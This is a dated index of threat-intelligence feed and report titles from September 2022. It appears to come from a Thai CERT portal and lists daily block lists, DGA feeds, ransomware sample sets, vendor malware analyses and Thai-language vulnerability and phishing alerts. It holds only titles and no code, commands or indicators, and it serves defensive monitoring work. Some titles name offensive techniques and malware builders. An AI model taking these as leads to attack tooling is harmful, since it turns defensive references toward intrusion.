1.2.5029. 2022-09-13 TTC-CERT - URL Daily Block Lists - 2022-09-12 - CyberTotal
1.2.5030. 2022-09-13 บริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.5031. 2022-09-13 รายงานกรณี Web Server ของบริษัท อาร์.เจ. ลอนดอน เคมีคอล อินดัสทรีส์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.2.5032. 2022-09-14 Abuse.ch URLhaus 2022-09-14
1.2.5033. 2022-09-14 Active Bamital DGA(s) for 20220913
1.2.5034. 2022-09-14 Active Bedep DGA(s) for 20220913
1.2.5035. 2022-09-14 Active Beebone DGA(s) for 20220913
1.2.5036. 2022-09-14 Active Blackhole DGA(s) for 20220913
1.2.5037. 2022-09-14 Active Malware samples detected on 2022-09-13
1.2.5038. 2022-09-14 Chiseling In: Lorenz Ransomware Group Cracks MiVoice And Calls Back For Free
1.2.5039. 2022-09-14 Compromised Docker Hub Accounts Abused for Cryptomining Linked to TeamTNT
1.2.5040. 2022-09-14 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนกันยายน 2565
1.2.5041. 2022-09-14 njRAT (Bladabindi) ที่มี command and control server อยู่ในประเทศไทย
1.2.5042. 2022-09-14 Ransomware Samples 2022-09-14
1.2.5043. 2022-09-14 TTC-CERT Block Lists 2022-09-14 - Agentemis, BEACON, Cobalt Strike
1.2.5044. 2022-09-14 TTC-CERT Block Lists 2022-09-14 - IcedID, BokBot
1.2.5045. 2022-09-14 TTC-CERT Block Lists 2022-09-14 - Phishing attack dataset
1.2.5046. 2022-09-14 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-13 - CyberTotal
1.2.5047. 2022-09-14 TTC-CERT - HASH Daily Block Lists - 2022-09-13 - CyberTotal
1.2.5048. 2022-09-14 TTC-CERT IP Block Lists 2022-09-14 - FTP port scanning, FTP attack

1.2.5049. 2022-09-14 TTC-CERT IP Block Lists 2022-09-14 - SSH port scanning, SSH brute-force attack
1.2.5050. 2022-09-14 TTC-CERT - IP Daily Block Lists - 2022-09-13 - CyberTotal
1.2.5051. 2022-09-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-14
1.2.5052. 2022-09-14 TTC-CERT - URL Daily Block Lists - 2022-09-13 - CyberTotal
1.2.5053. 2022-09-14 แจ้งเตือนกรณี Trend Micro เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ Trend Micro Apex One เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.5054. 2022-09-14 แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.2.5055. 2022-09-14 พบมีการนำ Website ของมหาวิทยาลัยราชภัฏลำปาง มาทำเป็น phishing และ fraud (รายงานครั้งที่ 2)
1.2.5056. 2022-09-15 Active Bamital DGA(s) for 20220914
1.2.5057. 2022-09-15 Active Bedep DGA(s) for 20220914
1.2.5058. 2022-09-15 Active Chinad DGA(s) for 20220914
1.2.5059. 2022-09-15 Active Malware samples detected on 2022-09-14
1.2.5060. 2022-09-15 Alert (AA22-257A) - Iranian Islamic Revolutionary Guard Corps-Affiliated Cyber Actors Exploiting Vulnerabilities for Data Extortion and Disk Encryption for Ransom Operations | CISA
1.2.5061. 2022-09-15 A Post-exploitation Look at Coinminers Abusing WebLogic Vulnerabilities
1.2.5062. 2022-09-15 Magento vendor Fishpig hacked, backdoors added
1.2.5063. 2022-09-15 OriginLogger: A Look at Agent Tesla’s Successor
1.2.5064. 2022-09-15 TTC-CERT Block Lists 2022-09-15 - Agentemis, BEACON, Cobalt Strike
1.2.5065. 2022-09-15 TTC-CERT Block Lists 2022-09-15 - IcedID, BokBot
1.2.5066. 2022-09-15 TTC-CERT Block Lists 2022-09-15 - Phishing attack dataset
1.2.5067. 2022-09-15 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-14 - CyberTotal
1.2.5068. 2022-09-15 TTC-CERT - HASH Daily Block Lists - 2022-09-14 - CyberTotal
1.2.5069. 2022-09-15 TTC-CERT IP Block Lists 2022-09-15 - FTP port scanning, FTP attack

1.2.5070. 2022-09-15 TTC-CERT IP Block Lists 2022-09-15 - SSH port scanning, SSH brute-force attack
1.2.5071. 2022-09-15 TTC-CERT - IP Daily Block Lists - 2022-09-14 - CyberTotal
1.2.5072. 2022-09-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-15
1.2.5073. 2022-09-15 TTC-CERT - URL Daily Block Lists - 2022-09-14 - CyberTotal
1.2.5074. 2022-09-15 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.5075. 2022-09-16 Active Bamital DGA(s) for 20220915
1.2.5076. 2022-09-16 Active Bedep DGA(s) for 20220915
1.2.5077. 2022-09-16 Active Chinad DGA(s) for 20220915
1.2.5078. 2022-09-16 Active Malware samples detected on 2022-09-15
1.2.5079. 2022-09-16 Death of Queen Elizabeth II exploited to steal Microsoft credentials
1.2.5080. 2022-09-16 Easy Process Injection within Python
1.2.5081. 2022-09-16 Fake Security App Found Abuses Japanese Payment System
1.2.5082. 2022-09-16 Fake URL Authentication
1.2.5083. 2022-09-16 Gamaredon APT targets Ukrainian government agencies in new campaign
1.2.5084. 2022-09-16 Gambling Spam in Visual Composer Raw HTML Element: [vc_raw_html]
1.2.5085. 2022-09-16 Phishing Campaign Targets Greek Banking Users
1.2.5086. 2022-09-16 Ransomware Samples 2022-09-16
1.2.5087. 2022-09-16 RedLine spreads through ads for cheats and cracks on YouTube
1.2.5088. 2022-09-16 Silver (Adversary Emulation Framework) command and control server(C2)
1.2.5089. 2022-09-16 The SideWalk backdoor gets a Linux variant
1.2.5090. 2022-09-16 TTC-CERT Block Lists 2022-09-16 - Agentemis, BEACON, Cobalt Strike
1.2.5091. 2022-09-16 TTC-CERT Block Lists 2022-09-16 - Phishing attack dataset
1.2.5092. 2022-09-16 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-15 - CyberTotal
1.2.5093. 2022-09-16 TTC-CERT - HASH Daily Block Lists - 2022-09-15 - CyberTotal
1.2.5094. 2022-09-16 TTC-CERT IP Block Lists 2022-09-16 - FTP port scanning, FTP attack

1.2.5095. 2022-09-16 TTC-CERT IP Block Lists 2022-09-16 - SSH port scanning, SSH brute-force attack
1.2.5096. 2022-09-16 TTC-CERT - IP Daily Block Lists - 2022-09-15 - CyberTotal
1.2.5097. 2022-09-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-16
1.2.5098. 2022-09-16 TTC-CERT - URL Daily Block Lists - 2022-09-15 - CyberTotal
1.2.5099. 2022-09-16 URSA trojan is back with a new dance
1.2.5100. 2022-09-16 Webworm - Espionage Attackers Testing and Using Older Modified RATs
1.2.5101. 2022-09-17 Active Bamital DGA(s) for 20220916
1.2.5102. 2022-09-17 Active Bedep DGA(s) for 20220916
1.2.5103. 2022-09-17 Active Beebone DGA(s) for 20220916
1.2.5104. 2022-09-17 Active Chinad DGA(s) for 20220916
1.2.5105. 2022-09-17 Active Malware samples detected on 2022-09-16
1.2.5106. 2022-09-17 ASEC Weekly Malware Statistics (20220905 ~ 20220911)
1.2.5107. 2022-09-17 Cisco Talos Intelligence Group - Threat Source newsletter (Sept. 15, 2022)
1.2.5108. 2022-09-17 From Follina (cve-2022-30190) to deploy BISAMWARE Ransomware
1.2.5109. 2022-09-17 It's Time to PuTTY! DPRK Job Opportunity Phishing via WhatsApp
1.2.5110. 2022-09-17 Malicious Word Document with a Frameset
1.2.5111. 2022-09-17 Malvertising on Microsoft Edge's News Feed pushes tech support scams
1.2.5112. 2022-09-17 Phishing Campaign targets Japanese tax payers
1.2.5113. 2022-09-17 PrivateLoader - The loader of the prevalent ruzki Pay-Per-Install service
1.2.5114. 2022-09-17 Ransomware Samples 2022-09-17
1.2.5115. 2022-09-17 Slam! Anatomy of a Publicly-Available Ransomware Builder
1.2.5116. 2022-09-17 Threat Alert: New Malware in the Cloud By TeamTNT
1.2.5117. 2022-09-17 TTC-CERT Block Lists 2022-09-17 - Agentemis, BEACON, Cobalt Strike
1.2.5118. 2022-09-17 TTC-CERT Block Lists 2022-09-17 - Phishing attack dataset
1.2.5119. 2022-09-17 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-16 - CyberTotal

1.2.5120. 2022-09-17 TTC-CERT - HASH Daily Block Lists - 2022-09-16 - CyberTotal
1.2.5121. 2022-09-17 TTC-CERT IP Block Lists 2022-09-17 - FTP port scanning, FTP attack
1.2.5122. 2022-09-17 TTC-CERT IP Block Lists 2022-09-17 - SSH port scanning, SSH brute-force attack
1.2.5123. 2022-09-17 TTC-CERT - IP Daily Block Lists - 2022-09-16 - CyberTotal
1.2.5124. 2022-09-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-17
1.2.5125. 2022-09-17 TTC-CERT - URL Daily Block Lists - 2022-09-16 - CyberTotal
1.2.5126. 2022-09-18 Active Bamital DGA(s) for 20220917
1.2.5127. 2022-09-18 Active Bedep DGA(s) for 20220917
1.2.5128. 2022-09-18 Active Conficker DGA(s) for 20220917
1.2.5129. 2022-09-18 Active Malware samples detected on 2022-09-17
1.2.5130. 2022-09-18 Cisco Talos Intelligence Group - Threat Roundup for September 9 to September 16
1.2.5131. 2022-09-18 Latest Magniber Ransomware V3 Blocking Video (AMSI + Memory Diagnosis)
1.2.5132. 2022-09-18 Monster Ransomware - RaaS Hides Itself Using Traits From Other Malware
1.2.5133. 2022-09-18 TTC-CERT Block Lists 2022-09-18 - Agentemis, BEACON, Cobalt Strike
1.2.5134. 2022-09-18 TTC-CERT Block Lists 2022-09-18 - Phishing attack dataset
1.2.5135. 2022-09-18 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-17 - CyberTotal
1.2.5136. 2022-09-18 TTC-CERT - HASH Daily Block Lists - 2022-09-17 - CyberTotal
1.2.5137. 2022-09-18 TTC-CERT IP Block Lists 2022-09-18 - FTP port scanning, FTP attack
1.2.5138. 2022-09-18 TTC-CERT IP Block Lists 2022-09-18 - SSH port scanning, SSH brute-force attack
1.2.5139. 2022-09-18 TTC-CERT - IP Daily Block Lists - 2022-09-17 - CyberTotal
1.2.5140. 2022-09-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-18
1.2.5141. 2022-09-18 TTC-CERT - URL Daily Block Lists - 2022-09-17 - CyberTotal
1.2.5142. 2022-09-18 Word Maldoc With CustomXML and Renamed VBAProject.bin- SANS Internet Storm Center
1.2.5143. 2022-09-19 Active Bamital DGA(s) for 20220918

1.2.5144. 2022-09-19 Active Chinad DGA(s) for 20220918
1.2.5145. 2022-09-19 Active Conficker DGA(s) for 20220918
1.2.5146. 2022-09-19 Active Malware samples detected on 2022-09-18
1.2.5147. 2022-09-19 TTC-CERT Block Lists 2022-09-19 - Agentemis, BEACON, Cobalt Strike
1.2.5148. 2022-09-19 TTC-CERT Block Lists 2022-09-19 - IcedID, BokBot
1.2.5149. 2022-09-19 TTC-CERT Block Lists 2022-09-19 - Phishing attack dataset
1.2.5150. 2022-09-19 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-18 - CyberTotal
1.2.5151. 2022-09-19 TTC-CERT - HASH Daily Block Lists - 2022-09-18 - CyberTotal
1.2.5152. 2022-09-19 TTC-CERT IP Block Lists 2022-09-19 - FTP port scanning, FTP attack
1.2.5153. 2022-09-19 TTC-CERT IP Block Lists 2022-09-19 - SSH port scanning, SSH brute-force attack
1.2.5154. 2022-09-19 TTC-CERT - IP Daily Block Lists - 2022-09-18 - CyberTotal
1.2.5155. 2022-09-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-19
1.2.5156. 2022-09-19 TTC-CERT - URL Daily Block Lists - 2022-09-18 - CyberTotal
1.2.5157. 2022-09-20 Active Bamital DGA(s) for 20220919
1.2.5158. 2022-09-20 Active Bedep DGA(s) for 20220919
1.2.5159. 2022-09-20 Active Beebone DGA(s) for 20220919
1.2.5160. 2022-09-20 Active Chinad DGA(s) for 20220919
1.2.5161. 2022-09-20 Active Malware samples detected on 2022-09-19
1.2.5162. 2022-09-20 TTC-CERT Block Lists 2022-09-20 - Agentemis, BEACON, Cobalt Strike
1.2.5163. 2022-09-20 TTC-CERT Block Lists 2022-09-20 - IcedID, BokBot
1.2.5164. 2022-09-20 TTC-CERT Block Lists 2022-09-20 - Phishing attack dataset
1.2.5165. 2022-09-20 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-19 - CyberTotal
1.2.5166. 2022-09-20 TTC-CERT - HASH Daily Block Lists - 2022-09-19 - CyberTotal
1.2.5167. 2022-09-20 TTC-CERT IP Block Lists 2022-09-20 - FTP port scanning, FTP attack
1.2.5168. 2022-09-20 TTC-CERT IP Block Lists 2022-09-20 - SSH port scanning, SSH brute-force attack
1.2.5169. 2022-09-20 TTC-CERT - IP Daily Block Lists - 2022-09-19 - CyberTotal
1.2.5170. 2022-09-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-20

1.2.5171. 2022-09-20 TTC-CERT - URL Daily Block Lists - 2022-09-19 - CyberTotal
1.2.5172. 2022-09-21 Active Bamital DGA(s) for 20220920
1.2.5173. 2022-09-21 Active Chinad DGA(s) for 20220920
1.2.5174. 2022-09-21 Active Malware samples detected on 2022-09-20
1.2.5175. 2022-09-21 Russia-Nexus UAC-0113 Emulating Telecommunication Providers in Ukraine
1.2.5176. 2022-09-21 Several subdomains of the domain ondigitalocean.app were associated with phishing and fraud
1.2.5177. 2022-09-21 TTC-CERT Block Lists 2022-09-21 - Agentemis, BEACON, Cobalt Strike
1.2.5178. 2022-09-21 TTC-CERT Block Lists 2022-09-21 - IcedID, BokBot
1.2.5179. 2022-09-21 TTC-CERT Block Lists 2022-09-21 - Phishing attack dataset
1.2.5180. 2022-09-21 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-20 - CyberTotal
1.2.5181. 2022-09-21 TTC-CERT - HASH Daily Block Lists - 2022-09-20 - CyberTotal
1.2.5182. 2022-09-21 TTC-CERT IP Block Lists 2022-09-21 - FTP port scanning, FTP attack
1.2.5183. 2022-09-21 TTC-CERT IP Block Lists 2022-09-21 - SSH port scanning, SSH brute-force attack
1.2.5184. 2022-09-21 TTC-CERT - IP Daily Block Lists - 2022-09-20 - CyberTotal
1.2.5185. 2022-09-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-21
1.2.5186. 2022-09-21 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัย เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.5187. 2022-09-22 Active Bamital DGA(s) for 20220921
1.2.5188. 2022-09-22 Active Beebone DGA(s) for 20220921
1.2.5189. 2022-09-22 Active Chinad DGA(s) for 20220921
1.2.5190. 2022-09-22 Active Malware samples detected on 2022-09-21
1.2.5191. 2022-09-22 Alert (AA22-264A) Iranian State Actors Conduct Cyber Operations Against the Government of Albania | CISA
1.2.5192. 2022-09-22 Atlassian Confluence Vulnerability CVE-2022-26134 Abused For Cryptocurrency Mining, Other Malware
1.2.5193. 2022-09-22 Phishing Campaigns Use Free Online Resources

1.2.5194. 2022-09-22 Quick Overview of Leaked LockBit Black (LockBit 3.0) builder program
1.2.5195. 2022-09-22 Rewards plus: Fake mobile banking rewards apps lure users to install info-stealing RAT on Android devices
1.2.5196. 2022-09-22 TTC-CERT Block Lists 2022-09-22 - Agentemis, BEACON, Cobalt Strike
1.2.5197. 2022-09-22 TTC-CERT Block Lists 2022-09-22 - IcedID, BokBot
1.2.5198. 2022-09-22 TTC-CERT Block Lists 2022-09-22 - Phishing attack dataset
1.2.5199. 2022-09-22 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-21 - CyberTotal
1.2.5200. 2022-09-22 TTC-CERT - HASH Daily Block Lists - 2022-09-21 - CyberTotal
1.2.5201. 2022-09-22 TTC-CERT IP Block Lists 2022-09-22 - FTP port scanning, FTP attack
1.2.5202. 2022-09-22 TTC-CERT IP Block Lists 2022-09-22 - SSH port scanning, SSH brute-force attack
1.2.5203. 2022-09-22 TTC-CERT - IP Daily Block Lists - 2022-09-21 - CyberTotal
1.2.5204. 2022-09-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-22
1.2.5205. 2022-09-22 TTC-CERT - URL Daily Block Lists - 2022-09-21 - CyberTotal
1.2.5206. 2022-09-22 รายงานผลการวิเคราะห์มัลแวร์ IMAR-220999-1.v1 และ AMAR-220999-1.v2- Agenda Golang Ransomware
1.2.5207. 2022-09-23 Abuse.ch URLhaus 2022-09-23
1.2.5208. 2022-09-23 Active Bamital DGA(s) for 20220922
1.2.5209. 2022-09-23 Active Bedep DGA(s) for 20220922
1.2.5210. 2022-09-23 Active Beebone DGA(s) for 20220922
1.2.5211. 2022-09-23 Active Malware samples detected on 2022-09-22
1.2.5212. 2022-09-23 Analysis Report on Lazarus Group's Rootkit Attack Using BYOVD
1.2.5213. 2022-09-23 ASEC Weekly Malware Statistics (20220912 ~ 20220918)
1.2.5214. 2022-09-23 Domain Shadowing: A Stealthy Use of DNS Compromise for Cybercrime
1.2.5215. 2022-09-23 Excel Document Delivers Multiple Malware By Exploiting CVE-2017-11882 – Part I
1.2.5216. 2022-09-23 Fake Telegram site delivering RAT aimed at Chinese Users
1.2.5217. 2022-09-23 FakeUpdates/SocGholish Indicators of Compromise (IOCs)

1.2.5218. 2022-09-23 FARGO ransomware (Mallox) being distributed targeting vulnerable MS-SQL servers
1.2.5219. 2022-09-23 LockBit 3.0 ransomware in the form of NSIS that is being distributed by disguised email for job application
1.2.5220. 2022-09-23 Magecart skimmer using a websocket to exfiltrate stolen data
1.2.5221. 2022-09-23 Malicious OAuth applications used to compromise email servers and spread spam
1.2.5222. 2022-09-23 Microsoft Warns of Large-Scale Click Fraud Campaign Targeting Gamers
1.2.5223. 2022-09-23 NetSupport RAT Distributed Via SocGholish - New Drive-by Download Campaign Spying on Users
1.2.5224. 2022-09-23 New Malware Campaign Targets Zoom Users - Fake Zoom Sites Spreading Vidar Stealer
1.2.5225. 2022-09-23 Noberus Ransomware (aka BlackCat, ALPHV) - Darkside and BlackMatter Successor Continues to Evolve its Tactics
1.2.5226. 2022-09-23 Ransomware Samples 2022-09-20
1.2.5227. 2022-09-23 Technical Analysis of Crytox Ransomware
1.2.5228. 2022-09-23 The Evolution of the Chromeloader Malware
1.2.5229. 2022-09-23 Threat actors abuse LinkedIn slink (Smart Link) to bypass Secure Email Gateways (SEGs)
1.2.5230. 2022-09-23 Threat Actors Continue to Abuse Google Tag Manager for Payment Card e-Skimming
1.2.5231. 2022-09-23 Threat Research - Meeting the “Ministrer”
1.2.5232. 2022-09-23 TTC-CERT Block Lists 2022-09-23 - Agentemis, BEACON, Cobalt Strike
1.2.5233. 2022-09-23 TTC-CERT Block Lists 2022-09-23 - Phishing attack dataset
1.2.5234. 2022-09-23 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-22 - CyberTotal
1.2.5235. 2022-09-23 TTC-CERT - HASH Daily Block Lists - 2022-09-22 - CyberTotal
1.2.5236. 2022-09-23 TTC-CERT IP Block Lists 2022-09-23 - FTP port scanning, FTP attack
1.2.5237. 2022-09-23 TTC-CERT IP Block Lists 2022-09-23 - SSH port scanning, SSH brute-force attack

1.2.5238. 2022-09-23 TTC-CERT - IP Daily Block Lists - 2022-09-22 - CyberTotal
1.2.5239. 2022-09-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-23
1.2.5240. 2022-09-23 TTC-CERT - URL Daily Block Lists - 2022-09-22 - CyberTotal
1.2.5241. 2022-09-23 What's your name? ... My how you have changed. - SVCReady
1.2.5242. 2022-09-23 พบมีการนำ Website ขององค์การบริหารส่วนตำบลตาเมียง อ.พนมดงรัก จ.สุรินทร์ ถูกนำมาทำเป็น phishing และ fraud
1.2.5243. 2022-09-23 พบมีการนำเว็บไซต์ของ คณะวิทยาศาสตร์และเทคโนโลยี มหาวิทยาลัยราชภัฏธนบุรี มาทำเป็น phishing และ fraud
1.2.5244. 2022-09-24 7 Years of Scarlet Mimic's Mobile Surveillance Campaign Targeting Uyghurs - Check Point Research
1.2.5245. 2022-09-24 Abuse.ch URLhaus 2022-09-24
1.2.5246. 2022-09-24 Active Bamital DGA(s) for 20220923
1.2.5247. 2022-09-24 Active Chinad DGA(s) for 20220923
1.2.5248. 2022-09-24 Active Conficker DGA(s) for 20220923
1.2.5249. 2022-09-24 Active Malware samples detected on 2022-09-23
1.2.5250. 2022-09-24 Chinese State-Sponsored Group TA413 Adopts New Capabilities in Pursuit of Tibetan Targets
1.2.5251. 2022-09-24 NFT Malware (NFT-001) Gets New Evasion Abilities
1.2.5252. 2022-09-24 ORCA Ransomware
1.2.5253. 2022-09-24 Raspberry Robin's Roshtyak - A Little Lesson in Trickery
1.2.5254. 2022-09-24 RAT Delivered Through FODHelper
1.2.5255. 2022-09-24 Security alert - New phishing campaign targets GitHub users
1.2.5256. 2022-09-24 Spam email campaign targeting businesses delivers the Agent Tesla stealer
1.2.5257. 2022-09-24 The Mystery of Metador - An Unattributed Threat Hiding in TELCOs, ISPs, and Universities
1.2.5258. 2022-09-24 Threat analysis: Malicious npm package mimics Material Tailwind CSS tool
1.2.5259. 2022-09-24 TTC-CERT Block Lists 2022-09-24 - Agentemis, BEACON, Cobalt Strike
1.2.5260. 2022-09-24 TTC-CERT Block Lists 2022-09-24 - IcedID, BokBot

1.2.5261. 2022-09-24 TTC-CERT Block Lists 2022-09-24 - Phishing attack dataset
1.2.5262. 2022-09-24 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-23 - CyberTotal
1.2.5263. 2022-09-24 TTC-CERT - HASH Daily Block Lists - 2022-09-23 - CyberTotal
1.2.5264. 2022-09-24 TTC-CERT IP Block Lists 2022-09-24 - FTP port scanning, FTP attack
1.2.5265. 2022-09-24 TTC-CERT IP Block Lists 2022-09-24 - SSH port scanning, SSH brute-force attack
1.2.5266. 2022-09-24 TTC-CERT - IP Daily Block Lists - 2022-09-23 - CyberTotal
1.2.5267. 2022-09-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-24
1.2.5268. 2022-09-24 Void Balaur - The Sprawling Infrastructure of a Careless Mercenary
1.2.5269. 2022-09-25 Abuse.ch URLhaus 2022-09-25
1.2.5270. 2022-09-25 Active Bamital DGA(s) for 20220924
1.2.5271. 2022-09-25 Active Bedep DGA(s) for 20220924
1.2.5272. 2022-09-25 Active Beebone DGA(s) for 20220924
1.2.5273. 2022-09-25 Active Chinad DGA(s) for 20220924
1.2.5274. 2022-09-25 Active Malware samples detected on 2022-09-24
1.2.5275. 2022-09-25 Cisco Talos Intelligence Group - Threat Roundup for September 16 to September 23
1.2.5276. 2022-09-25 CosmicDuke Malware Analysis Report
1.2.5277. 2022-09-25 LockBit 3.0 Ransomware Distributed via Word Documents
1.2.5278. 2022-09-25 SANS Internet Storm Center - Kids Like Cookies, Malware Too!
1.2.5279. 2022-09-25 Stop/Djvu Ransomware 2022-09-25
1.2.5280. 2022-09-25 TTC-CERT Block Lists 2022-09-25 - Agentemis, BEACON, Cobalt Strike
1.2.5281. 2022-09-25 TTC-CERT Block Lists 2022-09-25 - Phishing attack dataset
1.2.5282. 2022-09-25 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-24 - CyberTotal
1.2.5283. 2022-09-25 TTC-CERT - HASH Daily Block Lists - 2022-09-24 - CyberTotal
1.2.5284. 2022-09-25 TTC-CERT IP Block Lists 2022-09-25 - FTP port scanning, FTP attack
1.2.5285. 2022-09-25 TTC-CERT IP Block Lists 2022-09-25 - SSH port scanning, SSH brute-force attack
1.2.5286. 2022-09-25 TTC-CERT - IP Daily Block Lists - 2022-09-24 - CyberTotal
1.2.5287. 2022-09-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-25

1.2.5288. 2022-09-26 Abuse.ch URLhaus 2022-09-26
1.2.5289. 2022-09-26 Active Bamital DGA(s) for 20220925
1.2.5290. 2022-09-26 Active Beebone DGA(s) for 20220925
1.2.5291. 2022-09-26 Active Conficker DGA(s) for 20220925
1.2.5292. 2022-09-26 Active Malware samples detected on 2022-09-25
1.2.5293. 2022-09-26 TTC-CERT Block Lists 2022-09-26 - Agentemis, BEACON, Cobalt Strike
1.2.5294. 2022-09-26 TTC-CERT Block Lists 2022-09-26 - IcedID, BokBot
1.2.5295. 2022-09-26 TTC-CERT Block Lists 2022-09-26 - Phishing attack dataset
1.2.5296. 2022-09-26 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-25 - CyberTotal
1.2.5297. 2022-09-26 TTC-CERT - HASH Daily Block Lists - 2022-09-25 - CyberTotal
1.2.5298. 2022-09-26 TTC-CERT IP Block Lists 2022-09-26 - FTP port scanning, FTP attack
1.2.5299. 2022-09-26 TTC-CERT IP Block Lists 2022-09-26 - SSH port scanning, SSH brute-force attack
1.2.5300. 2022-09-26 TTC-CERT - IP Daily Block Lists - 2022-09-25 - CyberTotal
1.2.5301. 2022-09-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-26
1.2.5302. 2022-09-26 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ Sophos Firewall ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.5303. 2022-09-27 Abuse.ch URLhaus 2022-09-27
1.2.5304. 2022-09-27 Active Bamital DGA(s) for 20220926
1.2.5305. 2022-09-27 Active Bedep DGA(s) for 20220926
1.2.5306. 2022-09-27 Active Beebone DGA(s) for 20220926
1.2.5307. 2022-09-27 Active Chinad DGA(s) for 20220926
1.2.5308. 2022-09-27 Active Malware samples detected on 2022-09-26
1.2.5309. 2022-09-27 In the footsteps of the Fancy Bear - PowerPoint mouse-over event abused to deliver Graphite implants
1.2.5310. 2022-09-27 More Than Meets the Eye - Exposing a Polyglot File That Delivers IcedID
1.2.5311. 2022-09-27 Smishing (SMS Phishing) portrayed as Thai Post delivery status
1.2.5312. 2022-09-27 The DFIR Report - BumbleBee: Round Two

1.2.5313. 2022-09-27 TTC-CERT Block Lists 2022-09-27 - Agentemis, BEACON, Cobalt Strike
1.2.5314. 2022-09-27 TTC-CERT Block Lists 2022-09-27 - IcedID, BokBot
1.2.5315. 2022-09-27 TTC-CERT Block Lists 2022-09-27 - Phishing attack dataset
1.2.5316. 2022-09-27 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-26 - CyberTotal
1.2.5317. 2022-09-27 TTC-CERT - HASH Daily Block Lists - 2022-09-26 - CyberTotal
1.2.5318. 2022-09-27 TTC-CERT IP Block Lists 2022-09-27 - FTP port scanning, FTP attack
1.2.5319. 2022-09-27 TTC-CERT IP Block Lists 2022-09-27 - SSH port scanning, SSH brute-force attack
1.2.5320. 2022-09-27 TTC-CERT - IP Daily Block Lists - 2022-09-26 - CyberTotal
1.2.5321. 2022-09-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-27
1.2.5322. 2022-09-27 TTC-CERT - URL Daily Block Lists - 2022-09-26 - CyberTotal
1.2.5323. 2022-09-28 Abuse.ch URLhaus 2022-09-28
1.2.5324. 2022-09-28 Active Bamital DGA(s) for 20220927
1.2.5325. 2022-09-28 Active Bedep DGA(s) for 20220927
1.2.5326. 2022-09-28 Active Beebone DGA(s) for 20220927
1.2.5327. 2022-09-28 Active Malware samples detected on 2022-09-27
1.2.5328. 2022-09-28 Attackers Continue to Abuse Google Sites and Microsoft Azure to Host Cryptocurrency Phishing
1.2.5329. 2022-09-28 DcDcrypt Ransomware Decryptor
1.2.5330. 2022-09-28 Erbium Stealer, a new Infostealer enters the scene
1.2.5331. 2022-09-28 Erbium Stealer Malware Report
1.2.5332. 2022-09-28 Exmatter - Clues to the future of data extortion
1.2.5333. 2022-09-28 Lazarus ‘Operation In(ter)ception’ Targets macOS Users Dreaming of Jobs in Crypto
1.2.5334. 2022-09-28 NullMixer - oodles of Trojans in a single dropper
1.2.5335. 2022-09-28 Poseidon’s Offspring: Charybdis and Scylla
1.2.5336. 2022-09-28 Ransomware Roundup - Ragnar Locker Ransomware
1.2.5337. 2022-09-28 Ransomware Samples 2022-09-28
1.2.5338. 2022-09-28 Technical analysis of StealBit and ExMatter
1.2.5339. 2022-09-28 The Anatomy of Wiper Malware, Part 3: Input/Output Controls

1.2.5340. 2022-09-28 TTC-CERT Block Lists 2022-09-28 - Agentemis, BEACON, Cobalt Strike
1.2.5341. 2022-09-28 TTC-CERT Block Lists 2022-09-28 - Phishing attack dataset
1.2.5342. 2022-09-28 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-27 - CyberTotal
1.2.5343. 2022-09-28 TTC-CERT - HASH Daily Block Lists - 2022-09-27 - CyberTotal
1.2.5344. 2022-09-28 TTC-CERT IP Block Lists 2022-09-28 - FTP port scanning, FTP attack
1.2.5345. 2022-09-28 TTC-CERT IP Block Lists 2022-09-28 - SSH port scanning, SSH brute-force attack
1.2.5346. 2022-09-28 TTC-CERT - IP Daily Block Lists - 2022-09-27 - CyberTotal
1.2.5347. 2022-09-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-28
1.2.5348. 2022-09-28 TTC-CERT - URL Daily Block Lists - 2022-09-27 - CyberTotal
